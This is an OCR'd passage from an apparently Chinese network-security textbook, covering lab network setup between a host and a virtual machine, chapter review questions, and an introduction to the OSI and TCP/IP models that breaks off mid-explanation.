


图 1-16　安装完成

1.6.4　配置网络

真实机回环网卡安装成功后，分别配置真实机和虚拟机的 IP 地址，二者需要在同一网段，这样真实机和虚拟机便形成了一个局域网，可以进行通信。

配置真实机的回环网卡的属性，IPv4 协议中的 IP 地址为：192.168.8.112，如图 1-17 所示。




图 1-17　配置真实机 IP 地址

配置虚拟机的 IP 地址为：192.168.8.212，如图 1-18 所示。




图 1-18　配置虚拟机 IP 地址

利用 ping 指令来测试网络是否连通。在真实机的 DOS 窗口中输入“ping 192.168.8.212”，如图 1-19 所示。



图 1-19　测试真实机与虚拟机是否连通

测试结果表明真实机和虚拟机是连通的，这样一个虚拟的小型局域网络环境就构建完成，即网络安全实验环境配置完成。

思考与练习

1．简述网络安全防范体系层次及各层反映的安全问题。

2．分别举出现实生活中的实例，说明研究网络安全与政治、经济、军事和社会稳定的联系。

3．为什么说操作系统的安全是整个网络安全的基础？

4．结合我国信息网络安全法律法规的特点以及我国现行信息网络安全法律法规中存在的问题，试思考应该如何不断地完善我国信息网络安全法律体系。

5．试分析及举例说明，在网络安全体系中，技术和管理哪个更重要。

6．使用 Sniffer 抓取真实机到虚拟机的数据包，并做简要的分析（上机完成）。

7．在安全领域中，除了采用密码技术的防护措施之外，还有哪些防护措施？

第 2 章　网络安全基础

本章学习目标：

- 了解 OSI 参考模型各层的主要功能；
- 熟悉 IP、ICMP、ARP、TCP 和 UDP 协议；
- 理解和掌握常用的网络命令和网络服务。

2.1　OSI 参考模型

OSI（Open System Interconnection，开放系统互连）参考模型是由国际标准化组织 ISO 制定的标准化开放式系统互连参考模型，是一个逻辑上的定义，一个规范，它把网络从逻辑上分为了 7 层，每一层都有相关、相对应的物理设备。它的最大优点是将服务、接口和协议这三个概念明确地区分开来，通过 7 个层次化的结构模型使不同的系统不同的网络之间实现可靠的通信。图 2-1 是 OSI 参考模型的 7 层结构。




图 2-1　OSI 参考模型

1．物理层

物理层是 OSI 参考模型的最低层或第 1 层，该层包括物理连网媒介，如电缆连线连接器。物理层的协议产生并检测电压以便发送和接收携带数据的信号，就是在通信信道上传输原始的数据位，即相当于“信息实际如何传送”。

2．链路层

链路层是 OSI 参考模型的第 2 层，它控制网络层与物理层之间的通信。它的主要功能是如何在不可靠的物理线路上进行数据的可靠传递，就是在物理链路上无差错地传送数据帧，即相当于“每一步该怎么走”。

3．网络层

网络层是 OSI 参考模型的第 3 层，它的主要功能是将网络地址翻译成对应的物理地址，并决定如何将数据从发送方路由到接收方，就是完成分组传送、路由选择和网络管理工作，即相当于“数据如何到达对方”。

4．传输层

传输层是 OSI 参考模型的第 4 层，也是最重要的一层。传输协议同时进行流量控制或是基于接收方可接收数据的快慢程度规定适当的发送速率，除此之外，传输层按照网络能处理的最大尺寸将较长的数据包进行强制分割。传输层的主要工作就是从端到端经网络透明地传送报文，即相当于“对方在何处”。

5．会话层

会话层是 OSI 参考模型的第 5 层，负责在网络中的两节点之间建立、维持和终止通信。会话层的功能包括建立通信连接、保持会话过程通信连接的畅通、同步两个节点之间的对话、决定通信是否被中断以及通信中断时决定从何处重新发送，简单地说，会话层就是完成会话的管理与数据传输的同步工作，即相当于“如何检查”。

6．表示层

表示层是 OSI 参考模型的第 6 层，它是应用程序和网络之间的翻译官，在表示层，数据将按照网络能理解的方案进行格式化，这种格式化也因所使用网络的类型不同而不同。表示层的主要工作就是关心传递数据的语法与语义，即相当于“像什么”。

7．应用层

应用层是 OSI 参考模型的第 7 层，负责对软件提供接口以使程序能使用网络服务，就是包含直接针对用户需要的协议，即相当于“做什么”。

OSI 参考模型作为一个开放网络通信协议簇的工业标准，很容易实现不同网络技术的互联和互操作。但是，由于实现所有的 7 层模型过于复杂，效率也低，因此很少有产品完全符合 OSI 参考模型。

2.2　TCP/IP 协议簇

TCP/IP 是用于计算机通信的一组协议，通常称它为 TCP/IP 协议簇，采用 TCP/IP 协议通过互联网传送信息可减少网络中的传输阻塞，方便大批量的数据在网上传输，从而提高网络的传输效率。TCP/IP 协议簇中包括上百个互为关联的协议，例如 ICMP、ARP/RARP、UDP、FTP、HTTP、SMTP 等协议，而 TCP 协议和 IP 协议是保证数据完整传输的两个最基本的重要协议。

1．TCP/IP 的层次结构

从协议分层模型方面来讲，TCP/IP 由 4 个层次组成，分别是网络接口层、网络层、传输层和应用层。

1）网络接口层

网络接口层把数据链路层和物理层放在一起，对应 TCP/IP 概念模型的网络接口。对应的网络协议主要是 PPP（Point-to-Point Protocol，点对点协议）、HDLC（High Level Data Link Control，高级链路控制协议）等。

2）网络层

网络层对应 OSI 参考模型的网络层，重要的网络层协议包括 IP 协议（Internet Protocol，网际协议）、ICMP（Internet Control Message Protocol，网际控制报文协议）、ARP（Address Resolution Protocol，地址解析协议）和 RARP（Reverse Address Resolution Protocol，反向地址解析协议）等。

3）传输层

传输层对应 OSI 参考模型的传输层。传输层包括 TCP（Transmission Control Protocol，传输控制协议）和 UDP（User Datagram Protocol，用户数据报协议），它们是传输层中最主要的协议。

4）应用层

应用层对应 OSI 参考模型的应用层、表示层和会话层。应用层位于协议栈的顶端，它的主要任务是应用。常见的应用层协议有：FTP（File Transfer Protocol，文件传输协议）、HTTP（Hyper Text Transfer Protocol，超文本传输协议）、DNS（Domain Name Service，域名服务器协议）和 SMTP（Simple Mail Transfer Protocol，简单邮件传输协议）等。

2．OSI 参考模型和 TCP/IP 模型的比较

图 2-2 是 OSI 参考模型和 TCP/IP 模型的比较，同时将各种网络协议归类。

OSI参考模型	TCP/IP模型	协议
应用层	应用层	FTP/HTTP/DNS/SMTP等
表示层		
会话层		
传输层	传输层	TCP/UDP
网络层	网络层	IP/ICMP/ARP/RARP等
链路层	网络接口层	PPP/HDLC等
物理层		

图 2-2　OSI 参考模型和 TCP/IP 模型比较

OSI 参考模型和 TCP/IP 模型两种分层的主要不同之处是：TCP/IP 在实现上力求简单高效，如 IP 层并没有实现可靠的连接，而是把它交给了传输层的 TCP 协议去实现，这样保证了 IP 层实现的简单性。事实上有些服务并不需要可靠的面向连接服务，如在 IP 层加上可靠性控制，只能说是一种处理能力的浪费。OSI 参考模型在各层的实现上有所重复，而且会话层和表示层不是对所有服务都有用，无疑这种模型有些烦琐。

3．TCP/IP 工作原理

下面以使用 TCP 传送文件为例说明 TCP/IP 的工作原理。

（1）在源主机上的应用层将一串字节流传送给传输层。

（2）传输层将应用层的数据流截成分组，并加上 TCP 报头形成 TCP 段，送交网络层。

（3）在网络层给 TCP 段加上包括源、目的主机 IP 地址的 IP 报头，生成一个 IP 数据包，并将 IP 数据包送交链路层。

